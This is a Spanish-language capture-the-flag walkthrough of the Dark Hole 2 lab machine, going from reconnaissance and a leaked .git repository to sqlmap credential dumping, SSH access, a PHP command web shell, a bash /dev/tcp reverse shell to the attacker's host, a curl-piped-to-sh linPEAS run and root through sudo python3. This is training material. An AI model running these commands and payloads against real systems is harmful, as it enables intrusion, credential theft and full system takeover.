

Informe de máquina Dark Hole 2

Paso 1:

Comenzamos usando **netdiscover** para escanear el segmento de la red local dentro del rango de IP especificado e identificar los dispositivos activos y sus direcciones IP correspondientes.

```
Currently scanning: Finished! | Screen View: Unique Hosts
```

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.119.1	00:50:56:c0:00:08	1	60	VMware, Inc.
192.168.119.2	00:50:56:eb:a7:36	1	60	VMware, Inc.
192.168.119.128	00:0c:29:a5:80:a6	1	60	VMware, Inc.
192.168.119.254	00:50:56:fb:f6:06	1	60	VMware, Inc.


Comando: `sudo netdiscover -r 10.0.2.15`

```
PORT    STATE SERVICE VERSION
22/tcp  open  ssh      OpenSSH
| ssh-hostkey:
|   3072 57:b1:f5:64:28:98:91
|   256 cc:64:fd:7c:d8:5e:48:
|_  256 9e:77:08:a4:52:9f:33:
80/tcp  open  http     Apache/2.4.18
| http-cookie-flags:
|   /:
|   PHPSESSID:
|_  httponly flag not set
| http-git:
|   192.168.119.128:80/.git/
|   Git repository found!
|   Repository description:
|_  Last commit message: i
|_ http-server-header: Apache/2.4.18
|_ http-title: DarkHole V2
```


Según la salida de Nmap, tenemos un servidor SSH ejecutándose en el puerto 22, un servicio HTTP ejecutándose (servidor Apache) en el puerto 80, así como una página http-git.

Comando: nmap -A 192.168.119.128


Paso 2:



El sitio no contiene información útil. Entonces, decidimos echar un vistazo a la página de inicio de sesión.



Tenemos un Login y un directorio de Git.




Index of /.git

Name	Last modified	Size	Description
Parent Directory		-	
COMMIT_EDITMSG	2021-08-30 13:14	41	
HEAD	2021-08-30 13:01	23	
config	2021-08-30 13:01	130	
description	2021-08-30 13:01	73	
hooks/	2021-08-30 13:01	-	
index	2021-08-30 13:14	1.3K	
info/	2021-08-30 13:01	-	
logs/	2021-08-30 13:02	-	
objects/	2021-08-30 13:14	-	
refs/	2021-08-30 13:01	-	

Apache/2.4.41 (Ubuntu) Server at 192.168.119.128 Port 80

Tenemos varios directorios de Git pero no podemos leer bien porque aún hace falta descifrarlos.



Con esto ya estamos haciendo enumeración, recolección y explotación de la máquina.

Paso 3:

El paso siguiente será encontrar el usuario y contraseña del LogIn, y para eso es necesario descargar los directorios de GIT con una herramienta.

Para eso vamos a buscar git-dumper:

<https://github.com/arthaud/git-dumper.git>

Usamos la función git clone para instalar esto.

Comando: git clone <https://github.com/arthaud/git-dumper.git>

Comando: cd git-dumper

```
(kali㉿kali)-[~/Documents/Tools/git-dumper]
$ mkdir backup

(kali㉿kali)-[~/Documents/Tools/git-dumper]
$ ls
backup  git_dumper.py  LICENSE  pyproject.toml  README.md  requirements.txt  setup.cfg

(kali㉿kali)-[~/Documents/Tools/git-dumper]
$ sudo python3 git_dumper.py http://192.168.119.128/.git backup
[sudo] password for kali:
Traceback (most recent call last):
  File "/home/kali/Documents/Tools/git-dumper/git_dumper.py", line 16, in <module>
    import dulwich.index
ModuleNotFoundError: No module named 'dulwich'
```

Y al ejecutarlo nos da el siguiente error. Requiere el módulo dulwich que no viene preinstalado en las versiones más recientes de kali-linux.

Así que actualizamos e instalamos todos los paquetes:

```
(root㉿kali)-[~]
# apt-get update && apt-get upgrade
Get:1 http://mirror.ufro.cl/kali kali-rolling InRelease [41.5 kB]
Get:2 http://mirror.ufro.cl/kali kali-rolling/main amd64 Packages [19.5 MB]
Get:3 http://mirror.ufro.cl/kali kali-rolling/main amd64 Contents (deb) [46.3 MB]
76% [3 Contents-amd64 28.8 MB/46.3 MB 62%]
```

Comando: apt-get update && apt-get upgrade

```
(root㉿kali)-[~/Documents/Tools/git-dumper]
# apt-get install python3-dulwich
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
```

E instalamos el módulo de dulwich.

Comando: apt-get install python3-dulwich

```
(kali㉿kali)-[~/Documents/Tools/git-dumper]
$ sudo python3 git_dumper.py http://192.168.119.128/.git backup
[sudo] password for kali:
[-] Testing http://192.168.119.128/.git/HEAD [200]
[-] Testing http://192.168.119.128/.git/ [200]
[-] Fetching .git recursively
```

Ya podemos ejecutar el git-dumper para extraer y descifrar los repositorios de git.

```
(kali㉿kali)-[~/Documents/Tools/git-dumper/backup]
$ ls
config  dashboard.php  index.php  js  login.php  logout.php  style
```

Extraemos todos los archivos, no se pueden leer porque no estamos ingresando peticiones de GIT. Para ello, revisamos los commits.

```
(kali㉿kali)-[~/Documents/Tools/git-dumper/backup]
$ sudo git log
[sudo] password for kali:
commit 0f1d821f48a9cf662f285457a5ce9af6b9feb2c4 (HEAD → master)
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date:   Mon Aug 30 13:14:32 2021 +0300

    i changed login.php file for more secure

commit a4d900a8d85e8938d3601f3cef113ee293028e10
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date:   Mon Aug 30 13:06:20 2021 +0300

    I added login.php file with default credentials

commit aa2a5f3aa15bb402f2b90a07d86af57436d64917
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date:   Mon Aug 30 13:02:44 2021 +0300

    First Initialize
```

Comando: sudo git log

Paso 4:

```
(kali@kali)-[~/Documents/Tools/git-dumper/backup]
$ sudo git diff a4d900a8d85e8938d3601f3cef113ee293028e10
diff --git a/login.php b/login.php
index 8a0ff67..0904b19 100644
--- a/login.php
+++ b/login.php
@@ -2,7 +2,10 @@
 session_start();
 require 'config/config.php';
 if($_SERVER['REQUEST_METHOD'] == 'POST'){
- if($_POST['email'] == "lush@admin.com" && $_POST['password'] == "321"){
+ $email = mysqli_real_escape_string($connect,htmlspecialchars($_POST['ema
+ $pass = mysqli_real_escape_string($connect,htmlspecialchars($_POST['pass
+ $check = $connect->query("select * from users where email='$email' and p
+ if($check->num_rows){
     $_SESSION['userid'] = 1;
     header("location:dashboard.php");
     die();

```

El comando git diff, buscará las versiones del commit y extraerá los archivos de la versión con que se haya emparejado.

Comando: `sudo git diff a4d900a8d85e8938d3601f3cef113ee293028e10`


El código nos muestra un usuario y contraseña para el login.

email: lushadmin@admin.com


password: 321

Iniciamos sesión e inspeccionamos las cookies.


Paso 5:



Iniciamos burpsuite usando en honor al tiempo el browser que viene con la herramienta



Luego de interceptar la petición con burpsuite guardamos el ítem



identificar bases de datos en una aplicación web de destino con una vulnerabilidad de inyección SQL y se ejecuta en modo por lotes con el archivo de solicitud HTTP proporcionado.

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior written and explicit consent is illegal. It is the end user's responsibility to abide by applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.
```

Comando: `sudo sqlmap -r sql -dbs -batch`


Podemos ver que hay una base de datos de MySQL llamada Darkhole_2, así que necesitamos extraer esa base de datos.

```
[14:08:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.10 or 20.10 or 20.04 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: MySQL ≥ 5.0.12
[14:08:40] [INFO] fetching database names
available databases [5]:
[*] darkhole_2
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys

[14:08:40] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 27 times
[14:08:40] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.119.128'

[*] ending @ 14:08:40 /2024-01-30/

(kali㉿kali)-[~/Desktop]
$ sudo sqlmap -r sql -D darkhole_2 --dump-all --batch
[sudo] password for kali:
```



```
{1.8#stable}
https://sqlmap.org
```

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:26:03 /2024-01-30/
```

Comando: `sudo sqlmap -r sql -D darkhole_2 --dump-all -batch`

Podemos ver que la base de datos tiene una tabla llamada ssh con un registro que contiene un password y usuario. Así que trataremos de conectarnos a ssh con esas credenciales.

Paso 7:

```

back-end DBMS: MySQL ≥ 5.0.12
[14:14:15] [INFO] fetching tables for database: 'darkhole_2'
[14:14:15] [INFO] fetching columns for table 'ssh' in databa
[14:14:15] [INFO] fetching entries for table 'ssh' in databa
Database: darkhole_2
Table: ssh
[1 entry]
+----+-----+-----+
| id | pass | user |
+----+-----+-----+
| 1  | fool | jehad |
+----+-----+-----+

[14:14:15] [INFO] table 'darkhole_2.ssh' dumped to CSV file
[14:14:15] [INFO] fetching columns for table 'users' in datab
[14:14:15] [INFO] fetching entries for table 'users' in datab
Database: darkhole_2
Table: users
[1 entry]

```

Hemos conseguido las credenciales para ingresar a la máquina a través de SSH.

user: jehad

pass: fool

```

(kali㉿kali)-[~/Desktop]
$ sudo ssh jehad@192.168.119.128
[sudo] password for kali:
The authenticity of host '192.168.119.128 (192.168.119.128)' can't be established.
ED25519 key fingerprint is SHA256:JmrTZ4RY4EPBC4GpHk9i3+c29L5n1QtcfSgbqG8D2+8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.119.128' (ED25519) to the list of known hosts.
jehad@192.168.119.128's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue 30 Jan 2024 07:57:28 PM UTC

System load:  1.39           Processes:           246
Usage of /:   57.6% of 12.73GB Users logged in:     0
Memory usage: 27%           IPv4 address for ens33: 192.168.119.128
Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge quieter you bec

130 updates can be applied immediately.
30 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

*** System restart required ***
Last login: Fri Sep  3 05:49:05 2021 from 192.168.135.128
jehad@darkhole:~$ ls
jehad@darkhole:~$ id
uid=1001(jehad) gid=1001(jehad) groups=1001(jehad)

```

Ya tenemos acceso remoto por medio de SSH.

Paso 8:

Si nos movemos a la carpeta /tmp podemos listar varios servicios que maneja este servidor (servicios que manejan o pueden manejar credenciales). Remotamente, así como nos encontramos no podemos acceder a ellos sin una herramienta.

<https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS>

Linpeas es una herramienta que nos permite buscar vulnerabilidades a través de una búsqueda exhaustiva.

Linpeas nos muestra un gran listado de vulnerabilidades pero la mayoría requieren de acceso root. Lo que buscamos es escalar privilegios, no por medio de exploits sino de directorios.

Al pegar este comando linpeas comenzará a buscar directorios que puedan ser vulnerados.

Comando: `cd /tmp`

Comando: `curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh`

```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

* * * * * root service apache2 start && service mysql start
* * * * * losy cd /opt/web && php -S localhost:9999


Services
```

Si nos enfocamos en este 'RED/YELLOW' (vulnerabilidad al 95%).

```
jehad@darkhole:/tmp$ cd /opt/web
jehad@darkhole:/opt/web$ ls
index.php
jehad@darkhole:/opt/web$ cat index.php
<?php
echo "Parameter GET['cmd']";
if(isset($_GET['cmd'])){
echo system($_GET['cmd']);
}

?>
jehad@darkhole:/opt/web$
jehad@darkhole:/opt/web$
```

Si nos movemos a dicho directorio encontramos un archivo php que tiene como parámetro obtener una cmd.



Nos falta conectarnos como usuario de ssh para este localhost.

```
(kali㉿kali)-[~]
└─$ sudo ssh jehad@192.168.119.128 -L 9999:localhost:9999
[sudo] password for kali:
jehad@192.168.119.128's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Wed 31 Jan 2024 10:07:37 PM UTC

System load:  0.33   Processes:           1
Usage of /:   55.7% of 12.73GB   Users logged in: 1
Memory usage: 33%   IPv4 address for ens33: 192.168.119.128
Swap usage:   0%


 * Strictly confined Kubernetes makes edge and IoT secure.
   just raised the bar for easy, resilient and secure K8s

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

106 updates can be applied immediately.
```

Para esto nos conectamos nuevamente a ssh pero le especificamos que inicie sesión en localhost en el puerto 9999.

Comando: `sudo ssh jehad@192.168.119.128 -L 9999:localhost:9999`



Parameter GET['cmd']

Y ya podemos ingresar.




`l=1002(losy) gid=1002(losy) groups=1002(losy) uid=1002(losy) gid=1002(losy)`

Encontramos un usuario pasando el comando id como parámetro que recibe la variable cmd por el método GET en la URL.


User: losy

Paso 9:



Vamos a obtener una reverse shell con BurpSuite, para esto nos ponemos a la escucha en NetCat y hacemos un Decoder URL desde BurpSuite de nuestro comando.

Comando: `bash -c 'bash -i >& /dev/tcp/192.168.119.129/8888 0>& 1'`



Con esto ya tenemos un acceso a la máquina mediante el usuario losy y nos encontramos en el directorio /opt/web/

Si vamos al directorio raíz y encontramos un `.bash_history`


```
losy@darkhole:~$ ls -la
ls -la
total 36
drwxr-xr-x 4 losy losy 4096 Sep  3  2021 .
drwxr-xr-x 5 root root 4096 Sep  2  2021 ..
-rw-r--r-- 1 losy losy 1123 Sep  3  2021 .bash_history
-rw-r--r-- 1 losy losy  220 Sep  2  2021 .bash_logout
-rw-r--r-- 1 losy losy 3771 Sep  2  2021 .bashrc
drwxr-xr-x 2 losy losy 4096 Sep  2  2021 .cache
drwxrwxr-x 3 losy losy 4096 Sep  3  2021 .local
-rw-r--r-- 1 losy losy  807 Sep  2  2021 .profile
-rw-rw-r-- 1 losy losy   55 Sep  3  2021 user.txt
losy@darkhole:~$
```

Si hacemos un cat para leer el archivo. Encontramos la contraseña para losy.

```
sudo /usr/bin/python3 -c 'import os; os.system("/bin/sh")'
clear
cd ~
cat .bash_history
clear
id
clear
ls -al
cd home
cd /home
ls
clear
cd jehad/
ls -la
cd ..
cd losy/
cat .bash_history
clear
ls -la
ss
cat .bash_history
clear
password:gang
losy@darkhole:~$
```

password: gang

No tenemos permisos para sudo.

```
losy@darkhole:~$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
losy@darkhole:~$ sudo -l
sudo -l
[sudo] password for losy: gang

Matching Defaults entries for losy on darkhole:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User losy may run the following commands on darkhole:
    (root) /usr/bin/python3
```

Es porque nos falta autenticarnos como losy, esto podemos hacerlo mediante python.

Comando: `python3 -c 'import pty; pty.spawn("/bin/bash")'`

```
User losy may run the following commands on darkhole:
    (root) /usr/bin/python3
losy@darkhole:~$ sudo python3 -c 'import pty; pty.spawn("/bin/bash")'
sudo python3 -c 'import pty; pty.spawn("/bin/bash")'
root@darkhole:/home/losy# sudo -l
sudo -l
Matching Defaults entries for root on darkhole:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\

User root may run the following commands on darkhole:
    (ALL : ALL) ALL
root@darkhole:/home/losy# ls
ls
user.txt
root@darkhole:/home/losy# cd
cd
root@darkhole:~# ls
ls
root.txt  snap
root@darkhole:~# cd root.txt
cd root.txt
bash: cd: root.txt: Not a directory
root@darkhole:~# cat root.txt
cat root.txt
DarkHole{'Legend'}
```

Encontramos la última flag dando por terminada la máquina.

Pablo Álvarez Araya